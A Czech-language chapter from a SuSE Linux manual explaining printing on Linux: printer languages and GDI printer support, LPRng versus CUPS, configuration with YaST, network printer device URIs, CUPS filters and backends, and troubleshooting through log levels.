
PostScript *PostScript* je v Linuxu/Unixu základním jazykem pro komunikaci s postscriptovými tiskárnami. Tyto tiskárny jsou relativně drahé, protože *PostScript* je poměrně komplexním jazykem, který vyžaduje vysoký výkon tiskárny. Navíc je potřeba platit licenční poplatky.

PCL3, PCL4, PCL5e, PCL6, ESC/P , ESC/P2 a ESC/P rastr Pokud není připojena postscriptová tiskárna, pak použije tiskový filtr program *Ghostscript*, který převede data do jednoho z výše uvedených jazyků. Přitom je dobré použít ovladač *Ghostscriptu* pro odpovídající model tiskárny tak, aby byly využity všechny vlastnosti tiskárny (např. barevný tisk).

Průběh zpracování požadavku pro tisk

1. Uživatel nebo aplikace vytvoří nový požadavek pro tisk.
2. Data určená k tisku budou dočasně uložena v tiskových frontách, odkud je tiskový démon přesměruje na tiskové filtry.
3. Tiskový filtr standardně provádí následující:
 - (a) Zjistí se typ dat určených k tisku.
 - (b) Pokud to není *PostScript*, pak se nejdříve převedou do *PostScriptu*. Např. ASCII texty jsou převáděny programem *a2ps*.

- (c) Postscriptový soubor je případně převeden do jiného tiskového jazyka.
 - V případě, že je připojena postscriptová tiskárna, pak jsou tato data poslána přímo tiskárně.
 - Pokud není připojena postscriptová tiskárna, použije se Ghostscript a ovladač pro tiskárnu.
- 4. Po vyřízení požadavku pro tisk smaže tiskový filtr požadavek z tiskové fronty.

Různé tiskové systémy

SuSE Linux obsahuje dva různé tiskové systémy:

LPRng/lpdfilter – Toto je tradiční tiskový systém, který se skládá z tiskového démona LPRng a tiskového filtru lpdfilter. U tradičního tiskového systému je celá konfigurace tiskových front na správci systému a uživatel si může pouze vybrat mezi předdefinovanými tiskovými frontami. Pokud chcete pro tiskárnu použít různé režimy, pak musíte nastavit odlišné tiskové fronty. U jednoduché černobílé tiskárny (např. většina laserových tiskáren) je základní konfigurace dostačující, ale moderní inkoustové tiskárny potřebují frontu pro černobílý tisk, barevný tisk, barevný tisk ve vysokém rozlišení a foto tisk. Díky definovaným frontám je možné na jednu stranu zajistit, že budou použity pouze konfigurace vytvořené správcem systému. Na druhou stranu nemá uživatel možnost upravit nastavení tisku podle svých potřeb, resp. správce musí nastavit stejný počet front, které odpovídají možnostem tiskárny.

CUPS – V tiskovém systému CUPS má uživatel možnost si pro každý tisk určit, které nastavení mu nejvíce vyhovuje. Zde není prováděna kompletní konfigurace pomocí tiskových front, ale možnosti nastavení má každá tiskárna v tzv. PPD souborech (angl. *PostScript Printer Description*), které může uživatel upravovat v dialogovém okně. Standardně obsahuje PPD soubor všechny možnosti, které tiskárna nabízí. Změnou PPD souboru tak může správce systému tyto možnosti omezit.

Oba tiskové systémy jsou vzájemně konfliktní a není možné mít na jednom počítači oba tiskové systémy **najednou**. YaST vám však umožní mezi těmito systémy přepínat.

Obecné poznámky k tiskovým problémům

V dokumentaci jsou popsány často se vyskytující problémy a jejich řešení. Pro mnoho speciálních problémů naleznete řešení také v databázi instalační podpory.

V případě, že vyvstanou nějaké problémy, podívejte se do SDB (databáze instalační podpory) na dokumenty Nastavení tiskárny a Nastavení tiskárny od SuSE Linuxu 8.2. Je dobré se také podívat na anglické originály, zda zde nejsou nějaké novinky. Databázi naleznete na stránkách <http://portal.suse.cz>.

Pokud byste nenašli potřebný návod v dokumentaci nebo v databázi instalační podpory, pak vám velice rádi pomůžeme prostřednictvím naší instalační podpory.

Hardwarové a softwarové předpoklady pro tisk

Základní požadavky

- Tiskárna je podporovaná SUSE LINUXem (viz seznamy v níže uvedených souborech a na webových stránkách):

SuSE databáze tiskáren – <http://cdb.suse.de> resp.
<http://hardwaredb.suse.de/>

Databáze tiskáren na Linuxprinting.org –
<http://www.linuxprinting.org/> ‘The Database’
(<http://www.linuxprinting.org/database.html>)
popř.
http://www.linuxprinting.org/prINTER_list.cgi

SuSE Linux Ghostscriptový ovladač – V souboru
`/usr/share/doc/packages/ghostscript/catalog.devices`
je uveden seznam ghostscriptových ovladačů, které jsou součástí také současné verze SUSE LINUXu. To je důležité, protože někdy je na internetových stránkách uveden ovladač, který není v distribuci. Spolu se SUSE LINUXem je z licenčních důvodů dodáván GNU Ghostscript. Obecně ale platí zásada, že existuje i GNU ovladač, se kterým je možné tiskárnu provozovat.

- Jak zjistit, zda je tiskárna dostupná, je uvedeno v *Ruční konfigurace* na straně 195.
- Měli byste používat originální jádro z instalačních médií, tedy hlavně ne jádra vytvořená svépomocí. V případě problémů použijte originální jádro a restartujte počítač.
- Vhodná je také instalace ‘Standardního systému’ pomocí YaST tak, aby byly nainstalovány všechny potřebné balíky. Pokud při instalaci standardního systému neodstraníte některý z balíčků, mělo by být vše v pořádku. Nezapomeňte, že minimální systém pro tisk nestačí.

Výběr vhodného ovladače pro tiskárnu

Pro postscriptovou tiskárnu nepotřebujete žádný speciální ovladač. Bližší informace viz *Průběh zpracování požadavku pro tisk* na straně 186. Pro nepostscriptové tiskárny pak vytvoří ghostscriptový ovladač cílový formát dat. V odstavci

Základní požadavky na předchozí straně jsou uvedeny odkazy na ghostscriptové ovladače pro jednotlivé modely tiskáren.

Pokud zde nenaleznete pro svou tiskárnu ovladač, zeptejte se výrobce tiskárny, které jazyky váš model podporuje. Někteří výrobci dokonce poskytují vlastní ghostscriptové ovladače pro své tiskárny. Pokud váš výrobce nemá informace o používání v Linuxu, pak vám mohou následující informace ulehčit výběr ovladače:

- Podívejte se, zda je vaše tiskárna kompatibilní s modelem, který běží v Linuxu a případně zvolte ovladač kompatibilního modelu. Kompatibilní zde znamená, že vaše tiskárna používá stejné binární řídicí sekvence, tj. dokáže je správně vytisknout. Je třeba být opatrný, protože ne vždy musí být podobně označené modely kompatibilní.
- Výrobce vám určitě řekne, které standardní tiskové jazyky tiskárna umí. Navíc je tato informace často uváděna v manuálu.

Poznámka ke GDI tiskárnám

Protože nejsou většinou ovladače pro Linux vyráběny přímo výrobcem hardwaru, je potřeba, aby tiskárna rozuměla některému z obecně používaných tiskových jazyků, jako je *PostScript*, *PCL* nebo *ESC/P*. Občas ale výrobce nerespektuje existenci těchto jazyků a vytvoří tiskárnu, která komunikuje prostřednictvím speciálních řídicích sekvencí, vznikne **GDI tiskárna**, která běží pouze v systému, pro který dodal výrobce ovladač. Protože způsob, jakým se komunikuje s tiskárnou neodpovídá žádné známé normě, je možné je v Linuxu používat pouze s největšími obtížemi.

GDI je rozhraní vyvinuté společností Microsoft pro grafické zobrazování. Problémem není programové rozhraní, ale to, že komunikace s tiskárnami může probíhat pouze prostřednictvím proprietárního tiskového jazyka. Správně by měly být tyto tiskárny označeny jako **tiskárny, které komunikují pouze prostřednictvím proprietárního tiskového jazyka**.

Existují ale tiskárny, které kromě GDI rozumí i některému ze standardních jazyků – takže je třeba pouze tiskárnu správně nastavit, resp. přepnout tiskárnu. Jestli používáte kromě Linuxu ještě další systém, je možné, že ovladač přepnul tiskárnu do GDI režimu, takže už není možné s ní v Linuxu pracovat. Řešením je v tomto operačním systému opět přepnout tiskárnu do standardního režimu nebo budete v Linuxu používat jenom omezenou sadu funkcí.

SuSE Linux podporuje přímo následující GDI tiskárny. Stačí je pouze zvolit v YaSTu. Prosíme o pochopení, že nejsme s to zaručit 100% správnost zde uvedených modulů, protože jsme sami netestovali všechny modely:

- Brother HL 720/730/820/1020/1040, MFC 4650/6550MC/9050 a kompatibilní.
- HP DeskJet 710/712/720/722/820/1000 a kompatibilní.
- Lexmark 1000/1020/1100/2030/2050/2070/3200/5000/5700/7000/7200, Z11/42/43/51/52 a kompatibilní.
- Oki Okipage 4w/4w+/6w/8w/8wLite/8z/400w a kompatibilní.
- Samsung ML-200/210/1000/1010/1020/1200/1210/1220/4500/5080/6040 a kompatibilní.

Následující tiskárny NEJSOU podle našich informací podporovány v SUSE LINUXu, ale tento seznam rozhodně není úplný:

- Brother DCP-1000, MP-21C, WL-660.
- Canon BJC 5000/5100/8000/8500, LBP 460/600/660/800, MultiPASS L6000.
- Epson AcuLaser C1000, EPL 5500W/5700L/5800L.
- HP LaserJet 1000/3100/3150.
- Lexmark Z12/22/23/31/32/33/82, Winwriter 100/150c/200.
- Minolta PagePro 6L/1100L/18L, Color PagePro L, Magicolor 6100DeskLaser, Magicolor 2 DeskLaser Plus/Duplex.
- Nec SuperScript 610plus/660/660plus.
- Oki Okijet 2010.
- Samsung ML 85G/5050G, QL 85G.
- Sharp AJ 2100, AL 1000/800/840/F880/121.

Nastavení tiskárny pomocí YaST

Tiskové fronty a konfigurace

Standardně se používá více front z následujících důvodů:

- Máte více než jednu tiskárnu a pro každou chcete používat více než jednu frontu.
- Pro každou tiskovou frontu lze nastavit vlastní filtr. U jedné tiskárny je tak možné použít více nastavení. To je nejužitečnější v prostředí CUPS.

Pokud je vaše tiskárna černobílá, např. velká část laserových tiskáren, možná vám postačí pouze jedna fronta. U barevné tiskárny budete potřebovat nejméně fronty dvě:

- Standardní nastavení pro rychlý a levnější černobílý tisk.
- Pro barevný tisk barevné nastavení.

Základy konfigurace v YaST: Základy

Spuštění konfigurace tiskárny nemusíte provádět pouze prostřednictvím grafických menu, ale můžete ji rovnou jako uživatel `root` spustit z příkazové řádky příkazem `yast2 printer`. Např. příkazem `yast2 printer .nodetection` můžete případně zakázat automatické rozpoznávání tiskárny. Bližší informace viz *Paralelní port* na straně 228.

Ne každou tiskárnu je možné konfigurovat pro oba tiskové systémy (CUPS a `lprng`). Některé konfigurace budou podporovány pouze v CUPS, jiné v `LPRng/lpfilter`. Samozřejmě vás o tom bude YaST informovat. YaST umí také přepínat mezi tiskovými systémy v expertním menu

Mezi CUPS a `LPRng/lpfilter` se můžete jednoduše přepínat použitím nabídek v programu YaST, které jsou dostupné po stisknutí tlačítka 'Pokročilé'.

Nastavení tisku pomocí programu YaST nabízí následující možnosti:

CUPS jako server (výchozí při standardní instalaci) Pokud je tiskárna připojena lokálně, pak musí být CUPS spuštěn jako server. Když není konfigurována žádná lokální tisková fronta, tak se CUPS démon `cupsd` automaticky nespustí. Pro tento tiskový systém jsou instalovány následující programové balíky:

- `cups-libs`
- `cups-client`
- `cups`
- `cups-drivers`
- `cups-drivers-stp`

CUPS výhradně jako klient Pokud je v lokální síti CUPS server a chcete tisknout pouze prostřednictvím jeho tiskových front, pak bude stačit, když CUPS poběží pouze jako klient (viz *Rychlá konfigurace klienta* na straně 209). V tom případě stačí, pokud budete mít nainstalováno:

- cups-libs
- cups-client

LPRng ■ Zvolte, pokud chcete používat k tisku LPRng a lpdfilter.
■ Pokud existuje v síti pouze jeden LPD Server (viz *Terminologie* na straně 208) a chcete tisknout prostřednictvím jeho tiskových front, pak se podívejte na *Rychlá konfigurace klienta* na straně 209.

Bude třeba nainstalovat následující balíky:

- balík lprng
- balík lpdfilter

Balíky cups-client a lprng jsou vzájemně konfliktní a není možné je instalovat najednou. Balík cups-libs musí být instalován vždy, protože různé balíky (např. balík Ghostscript, balík KDE, balík Samba, balík Wine a YaST) vyžadují CUPS knihovnu.

Pro kompletní tiskový systém jsou standardně vyžadovány ještě další balíky, které jsou však součástí standardní instalace:

- ghostscript-library
- ghostscript-fonts-std
- ghostscript-x11
- libgimpprint

Konfigurace tiskárny v YaST vám poskytne informace o tom, které konfigurace je možné vytvořit tak, aby zde nebyla zanesena chyba. Protože jsou konfigurace vytvářeny/změny ukládány teprve při dokončování konfigurace tiskárny, měli byste pro kontrolu spustit YaST opakovaně.

Konfigurace tiskárny v YaST rozlišuje striktně mezi frontami, které byly vytvořeny pomocí Yast a těmi, které YaST nevytvořil. Ty YaST neupravuje. K problémům může dojít v případě, že použijete stejný název.

Když uděláte z **yastové** fronty **neyastovou**, pak zde můžete provádět změny (ne prostřednictvím YaSTu) bez toho, aby je YaST opět přepsal. Tento postup můžete použít i obráceně, kdy správu tiskové fronty přiřadíte YaSTu a původní konfiguraci YaST přepíše.

Automatická konfigurace

Podle toho, jak YaST dokáže rozpoznat váš hardware a zjistit z vlastní databáze informace o modelu tiskárny, přednastaví tiskárnu a nabídne vám svůj návrh konfigurace. Automatická konfigurace proběhne pouze v případě, že jsou splněny následující podmínky:

- Automatické rozpoznávání hardwaru dokáže správně nastavit paralelní port, resp. USB rozhraní a následně rozpoznat za ním připojenou tiskárnu.
- V databázi tiskáren se nachází identifikace modelu tiskárny, kterou YaST zjistil. Protože se tato identifikace může odlišovat od označení modelu, je možné, že bude třeba zvolit model ručně.

Pro každou konfiguraci byste měli provést zkušební tisk, zda to opravdu funguje, protože v mnoha případech je potřeba použít konfigurační data bez explicitní podpory výrobce tiskárny. Proto není možné garantovat funkci pro všechny položky.

Navíc obsahuje testovací tisk v YaST důležité informace k vybrané konfiguraci.

Ruční konfigurace

Pokud není splněna některá z podmínek pro automatickou konfiguraci nebo vyžadujete speciální konfiguraci, pak ji musíte provést ručně. Je potřeba nastavit následující:

Hardware

- Pokud rozpoznal YaST model tiskárny automaticky, pak se má za to, že připojení tiskárny je v pořádku a nemusí se kontrolovat.
- Když YaST tiskárnu nepozná, znamená to, že tiskárna nebude bez ručního nastavení rozhraní fungovat. Při ruční konfiguraci tedy zvolte rozhraní. `/dev/lp0` je první paralelní port. `/dev/usb/lp0` je první USB port. V případě ruční konfigurace rozhraní je vřele doporučeno nechat vytisknout testovací stránku a zjistit, zda dokáže vůbec tiskárna komunikovat zvoleným rozhraním.

Nejspolehlivější je umístit tiskárnu na první paralelní port a v BIOSu nastavit:

- ▷ IO adresa 378 (hex)

- ▷ Přerušování není relevantní
- ▷ Režim Normal, SPP nebo Output-Only
- ▷ Nepoužívat DMA

Pokud i přesto není možné komunikovat s tiskárnou na prvním portu, pak je třeba zanést explicitně IO adresu 0x378 do nízkourovňových nastavení paralelního portu.

Když máte k dispozici dva porty, které mají IO 378 a 278 (hexadecimálně), pak je třeba je zapsat ve formátu 0x378, 0x278 (viz *Paralelní port* na straně 228).

Název tiskové fronty Protože je při tisku třeba často používat názvy tiskových front, měli byste používat pouze krátké názvy sestávající z malých písmen a případně číslic.

U tiskového systému LPRng/pdfilter jsou k dispozici následující možnosti konfigurace:

- Pro speciální případy je možné použít/nastavit tzv. raw tiskové fronty. U raw tiskových front se neprovádí žádné úpravy dat pro tisk, které provádí tiskový filtr, ale data jsou poslána na tiskárnu jako **syrová**. Proto je třeba při tisku na raw frontách mít již data ve formátu, kterému tiskárna rozumí.
- Tisková fronta může být nastavena s/bez stránkového posuvu(angl. *formfeed*). Standardně se o toto postará ghostscriptový ovladač, takže není třeba používat explicitně stránkový posuv.

Ghostscriptový ovladač, resp. tiskový jazyk Ghostscriptový ovladač a tiskový jazyk jsou určovány modelem tiskárny a přednastavené konfigurace, která je dostupná v případě potřeby ve speciálním dialogu, kde můžete nastavení upravit podle svých potřeb.

Protože ghostscriptový ovladač vytváří data pro nepostscriptové tiskárny, je konfigurace ovladače tím místem, kde se určuje způsob tisku. Nejdříve je tedy třeba zvolit ghostscriptový tisk a pak nastavit ovladač. Zde si ukážeme rozdíly v tiskovém obraze při různé konfiguraci.

Když YaST rozpozná automaticky model tiskárny, pak vybere odpovídající ghostscriptový ovladač. V tom případě nabízí YaST alespoň následující konfigurace:

- Černobílý tisk
- Barevný tisk 300 dpi
- Tisk ve fotografické kvalitě 600 dpi

Rozhodně byste pak neměli vynechat tisk testovací stránky. Pokud budou tištěny nesmysly (např. mnoho prázdných stránek), pak můžete tiskárnu okamžitě zastavit tak, že ji odeberete papír a pak teprve přerušíte tisk. Existují ale případy, kdy již není možné dále tisknout, proto je lepší nechat tisk testovací stránky doběhnout.

Další speciální nastavení Zde byste měli nechat nastaveny původní hodnoty v případě, že si nejste jisti tím, co děláte.

U tiskového systému *CUPS* je k dispozici následující speciální nastavení:

- Omezení přístupu pro různé uživatele.
- Status tiskových front: zda se má provést tisk nebo ne a zda může tisková fronta přijímat požadavky pro tisk nebo ne.

U tiskového systému *LPRng/lpdfilter* existují následující speciální nastavení nezávislá na hardwaru:

- Vzhled stránek je možné upravit pro tisk ASCII textů, ale ne pro grafiku a dokumenty, které byly vytvořeny speciálními aplikacemi.
- Pro speciální případy je možné nastavit tiskovou frontu jako tzv. *ascii* frontu. U *ascii* fronty je tiskový filtr donucen tisknout ASCII. To se hodí např. v případě, kdy chcete vytisknout zdroj postscriptového souboru.

Konfigurace aplikací

Aplikace používají pro tisk tiskové fronty pro nástroje z příkazové řádky. Jednotlivé tiskové volby nejsou nastaveny přímo, ale prostřednictvím tiskových front.

Z příkazové řádky můžete např. použít tento příkaz:

```
earth:~ # lpr -Pcolor JmenoSouboru
```

Nahrad'te **JmenoSouboru** jménem souboru, který chcete tisknout. Volba **-P** se používá pro zadání tiskové fronty. Např. **-Pcolor** se tak použije pro frontu pojmenovanou *color*.

Tiskový systém CUPS

CUPS

Jako klienta nebo klientský program označujeme takovou aplikaci, která netiskne přímo, ale posílá své požadavky CUPS démonovi. Démon je lokální služba, která přijímá požadavky pro tisk a směřuje je dále nebo je zpracuje sama. Serverem rozumíme démona, který posílá data na jednu nebo více tiskáren. Každý server funguje zároveň jako démon.

IPP a server

Tiskové požadavky jsou vytvářeny pomocí programů, jako je `lpr`, `kprinter` nebo `xpp` a pak jsou posílány pomocí *Internet Printing Protocols*, zkráceně IPP. IPP je definován v RFC-2910 a RFC-2911 (viz <http://www.rfc-editor.org/rfc.html>). IPP je velice podobný HTTP – obsahuje stejné hlavičky, ale liší se v nosných datech. Ke komunikaci používá standardně port 631, který byl registrován u IANA (angl. *Internet Authority for Number Allocation*).

Tato data jsou zasílána nakonfigurovanému CUPS démonovi, který je standardně také lokálním serverem. S ostatními démony můžete přímo komunikovat prostřednictvím proměnné prostředí `CUPS_SERVER`.

CUPS ovládá také všesměrové (angl. *broadcast*) funkce, pomocí kterých můžete zjistit, kde jsou v lokální síti dostupné tiskárny (UDP port 631) a ty se pak zobrazí jako tiskové fronty u všech tiskových démonů, které tento paket přijmou a vyhodnotí. Toto je výhodou pro firemní síť, protože ihned po startu počítače je možné **vidět** všechny dostupné tiskárny v síti bez toho, aby bylo cokoli třeba nastavovat. Tato volba je nebezpečná v případě, že je počítač připojen k Internetu, protože pokud nedáte při konfiguraci všesměrového vysílání pozor, budou se moci připojit nejen uživatelé z lokální sítě. Je proto třeba umožnit připojení pouze z lokálních IP adres. Kromě toho touto komunikací zvyšujete zatížení sítě, což se může promítnout ve vyšších nákladech na připojení. Pro odstínění můžete použít třeba paketový filtr SuSE Firewall. Pro příjem všesměrového vysílání není třeba konfigurovat nic dalšího.

IPP se používá pro komunikaci mezi lokálním a vzdáleným CUPS démonem (tedy CUPS serverem). Nové síťové tiskárny podporují také **IPP**. Bližší informace naleznete také v manuálu od výrobce tiskárny nebo na internetových stránkách výrobce.

Windows 2000 a novější obsahují také podporu IPP, naneštěstí však ještě existují problémy s její implementací.

Konfigurace CUPS serveru

Existuje více způsobů, jak nastavit CUPS tiskárnu a konfigurovat démona. Můžete zde použít nástroje pro příkazovou řádku, YaST, Ovládací centrum KDE, webové rozhraní atd. V následujícím textu budeme používat pro konfiguraci příkazovou řádku a YaST – proto již nyní předesíláme, že to nejsou jediné možnosti.

Upozornění

Při používání internetového rozhraní vzniká nebezpečí, že někdo odchytí heslo superuživatele, protože síť cestuje v nezašifrované podobě, proto byste měli používat výhradně `http://localhost:631/` a v žádném případě jinou adresu.

Upozornění

Z tohoto důvodu je také omezen přístup ke konfiguraci CUPS pouze z `127.0.0.1` (localhost).

Pro správu lokální tiskárny je třeba, aby na tomto počítači běžel CUPS démon. Proto instalujte balík `cups` a vygenerované PPD soubory, které obsahuje balík `cups-drivers` a balík `cups-drivers-stp`. Pak spustíte server (jako root) příkazem `rc cups restart`. Při konfiguraci pomocí YaST se toto provede automaticky poté, co vyberete jako tiskový systém CUPS a instalujete tiskárnu.

PPD znamená (angl. *PostScript Printer Description*) a jedná se o standard, kdy jsou jednotlivé tiskové operace popsány postscriptovými příkazy. Balík CUPS je při instalaci tiskárny nezbytně potřebuje.

Broadcasting (všesměrové vysílání) je možné nastavit buď pomocí YaST nebo nastavíte v `/etc/cups/cupsd.conf` proměnou `Browsing` na `On` (default) a `BrowseAddress` zadáte, které segmenty sítě budou mít přístup k tiskárně (např. `192.168.255.255`). Aby byly ještě akceptovány požadavky pro tisk, je potřeba povolit `<Location/printers>` nebo `<Location />`. Zde upravíte `Allow From xyz-host.mydomain` podle situace. Bližší informace naleznete v `file:/usr/share/doc/packages/cups/sam.html`. Příkazem `rc cups reload` (jako root) budou změny aktivovány.

Síťové tiskárny

Síťovou tiskárnou rozumíme většinou tiskárny, které mají zabudováno printserverové rozhraní (např. JetDirect Interface) nebo tiskárny, které jsou připojeny k tiskovému serveru/routeru. Nejsou tím míněny windowsové počítače, které mají sdílení (angl. *share*) tiskárnu, i když i s těmi je možné komunikovat prostřednictvím CUPS.

Síťové tiskárny podporují většinou LPD Protokol (na portu 515). To můžete zkontrolovat následujícím příkazem:

```
netcat -z název.počítače.doména 515 && echo ok || echo failed.
```

Pokud je služba dostupná, je možné ji konfigurovat pomocí Device-URI (v CUPS terminologii) `lpd://Server/Queue`. Bližší informace o Device-URI naleznete v `file:/usr/share/doc/packages/cups/sam.html`.

Většinou je lepší, pokud s takovou tiskárnou komunikujete přes přednastavený port, např. 9100 (HP, Kyocera atd.) nebo 35 (QMS). Device-URI pak má tvar `socket://Server:Port/`.

Pro tisk na windowsové tiskárně je potřeba instalovat balík `samba-client` a správně nakonfigurovat Sambu, tzn. musí být nastavená správně pracovní skupinu atd. Device-URI pro Windows může vypadat např. takto `smb://user:password@host/printer`. Bližší informace jsou dostupné v `file:/usr/share/doc/packages/cups/sam.html`, případně manuálová stránka pro `smbpool` (`man smbpool`).

Pokud je síťová tiskárna v menší síti s několika (linuxovými) PC, pak je vhodné nekonfigurovat na všech klientech tuto síťovou tiskárnu, ale použít všesměrové funkce. Také změna konfigurace, standardní velikosti papíru apod. pak nemusí být prováděna na klientech, ale pouze na serveru (viz *Nastavení voleb front* na straně 206).

Interní zpracování požadavku

Konverze do PostScriptu

V principu je možné CUPS démonovi poslat jakýkoliv typ souboru. Nejmenší problémy jsou ale s postscriptovými soubory. Konverze do PostScriptu pomocí CUPS se provádí poté, co CUPS pomocí `/etc/cups/mime.types` identifikuje jeho obsah a pak se zavolá `/etc/cups/mime.convs`. Tato konverze se provádí již na serveru a ne na klientech. Tím je možné docílit toho, aby se změny prováděly pouze na serveru k tomu určenému.

Accounting

Po této postscriptové konverzi je sdělen počet stran požadavku pro tisk. Kvůli tomu spustí CUPS (vlastní) nástroj `pstops (/usr/lib/cups/filter/pstops)` a počet stran se zapíše do `/var/log/cups/page_log`.

Položky jsou uvedeny v jednom řádku:

- Název tiskárny (např. `lp`),
- Název uživatele (např. `root`),

- Číslo jobu,
- Datum v hranatých závorkách [],
- Počet stran,
- Počet kopií.

Další filtry

Kromě toho je možné aktivovat ještě další filtry tak, aby byly nastaveny optimální volby pro tisk. Zvláště zajímavé jsou:

psselect: Pokud mají být vytištěny pouze určité stránky dokumentu.

psnup: Pokud má být vytištěno více stránek na list.

Tento filtr není možné konfigurovat. Aktivace voleb je popsána v `file:/usr/share/doc/packages/cups/sum.html`.

Filtry specifické pro jednotlivé tiskárny

V následujícím kroku se spustí filtr, který je třeba pro tvorbu dat specifických pro danou tiskárnu. Tyto filtry se nacházejí v `/usr/lib/cups/filter/`. Který filtr je ten pravý je uvedeno v PPD souboru, položce `*cupsFilter`. Když tato položka chybí, má se za to, že tiskárna umí PostScript. Všechny volby pro jednotlivé tiskárny, ať se jedná o rozlišení nebo velikost papíru, jsou uvedeny v tomto filtru.

Psát vlastní filtry pro tiskárnu není triviální, a proto to nedoporučujeme.

Výstup na tiskové zařízení

Následně se pak spustí backend, což je speciální filtr, který předá data lokální nebo síťové tiskárně (viz `/usr/share/doc/packages/cups/overview.html`). Backend umožní komunikaci se zařízením nebo síťovou tiskárnou (to záleží na Device-URI při instalaci). Tímto backendem může být např. `usb`, v tom případě se spustí `/usr/lib/cups/backend/usb`. Tímto se v systému otevře (a uzamkne) USB zařízení, provede se předinicializace a budou přeposílána data z filtru. Na konci se provede deinicializace a systém se uvolní.

V současnosti existují backendy: `parallel`, `seriell`, `usb`, `ipp`, `lpd`, `http`, `socket` (z balíku CUPS), stejně jako `canon` a `epson` (z `cups-drivers-stp`) a `smb` (z `samba-client`).

Bez filtru

Pokud chcete výstup tisknout bez použití jakéhokoliv filtru, pak je možné při tisku příkazem `lpr` použít volbu `-l` nebo u příkazu `lp` volbu `-oraw`. Ve standardním případě tisk nefunguje, protože nejsou provedeny žádné změny.

Tipy & Triky

OpenOffice.org

CUPS je v OpenOffice.org při tisku přímo podporován, a proto není třeba ručně nastavovat tiskárnu tak, jak tomu bylo u StarOffice 5.2. OpenOffice.org nyní rozpozná, zda běží CUPS démon a zeptá se ho na dostupné fronty a jejich volby. V budoucnosti by měla být dodatečná konfigurace OpenOffice.org zbytečná.

Windows

Přistupovat je možné také k tiskárně s Device-URI `smb://server/printer` tak, jak je popsáno výše.

V opačném případě, tedy pokud chtějí windowsoví klienti tisknout na CUPS serveru, je třeba je uvést v konfiguračním souboru `Samby` na `/etc/samba/smb.conf`, konkrétně do `printing = CUPS` a `printcap name = CUPS`. Pak už jen restartovat Samba server.

Raw tiskárny

Raw tiskárnu je možné konfigurovat tak, že při instalaci vynecháte PPD soubor, tzn. nebude se provádět filtrování. Je ale třeba, aby data byla ve formátu, který dokáže tiskárna zpracovat.

Vlastní tiskové volby

Konfigurační volby (např. jiné rozlišení) mohou být nastaveny různě pro jednotlivé uživatele. Změny jsou pak uloženy v souboru `~/lpoptions`. Pokud je překonfigurovaná tiskárna na vzdáleném serveru, je i nadále pomocí nástrojů, jako je `kprinter` nebo `xpp` dostupná.

Problém může vzniknout po odstranění tiskárny, která zůstane pořád ve výběru. Zkušenější uživatelé mohou problematické položky z `~/lpoptions` odstranit.

Kompatibilita s LPR

CUPS dokáže také přijímat požadavky pro tisk z LPR systémů. Potřebnou konfiguraci můžete provést YaST.

Hledání chyb v CUPS

V konfiguračním souboru `/etc/cups/cupsd.conf` se nachází následující odstavec:

```
# LogLevel: controls the number of messages logged to the ErrorLog
# file and can be one of the following:
#
#      debug2      Log everything.
#      debug       Log almost everything.
#      info        Log all requests and state changes.
#      warn        Log errors and warnings.
#      error       Log only errors.
#      none        Log nothing.
#
```

`LogLevel info`

Při hledání chyb v CUPS nastavíte `LogLevel debug` a restartujete server příkazem `rc cups reload`. Veškerá hlášení démona pak naleznete v `/var/log/cups/error_log`. Tato hlášení mohou sloužit pro zjištění příčiny problému.

Příkazem

```
earth:~ # echo "LABEL $(date)" | tee -a /var/log/cups/error_log
```

můžete v `/var/log/cups/error_log` zapsat datum před testem tak, abyste ho pak mohli lépe nalézt.

Tisk z aplikací

Aplikace používají pro tisk tiskové fronty pro nástroje z příkazové řádky. Jednotlivé tiskové volby nejsou nastaveny přímo, ale prostřednictvím tiskových front.

Protože balík `cups-client` obsahuje programy pro tisk z příkazové řádky, jako příkaz `lpr`, mohou aplikace používat pro tisk příkaz `lpr` (např., `lpr -Plp` nebo `lpr -Pcolor`). Abyste byli schopní tisknout pomocí příkazů, musíte v nastavení tisku KDE nastavit 'Použít k tisku externí program'.

